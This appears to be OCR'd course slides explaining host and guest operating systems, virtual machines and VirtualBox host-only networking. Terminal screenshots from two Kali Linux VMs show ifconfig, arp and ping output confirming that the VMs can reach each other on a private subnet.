
- Host OS
  - *running on physical computer*
  - "Hosts" the other running operating systems
- Guest OS
  - *running in emulated environment*
  - Guest **thinks** it is running on actual hardware
- Virtual machine
  - *set of files that make up a guest OS*

Network Settings




There are many options in network

Network Settings




Host-only Mode



VM **can** ping Host
Host **can** ping VM
VM **can** ping each other
VM **can't** connect Internet

Host-only Mode



Host-only Mode

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:43 AM

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fea6:1f86  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a6:1f:86  txqueuelen 1000  (Ethernet)
        RX packets 221  bytes 29404 (28.7 KiB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 236  bytes 22247 (21.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ arp

┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.56.103           ether   08:00:27:a5:89:9c   C                     eth0

┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.56.103           ether   08:00:27:a5:89:9c   C                     eth0
192.168.56.1             ether   0a:00:27:00:00:0d   C                     eth0
```

Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:43 AM


kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.103  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fea5:899c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a5:89:9c  txqueuelen 1000  (Ethernet)
        RX packets 207  bytes 21702 (21.1 KiB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 170  bytes 15486 (15.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.102 -c 1
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.284 ms
```

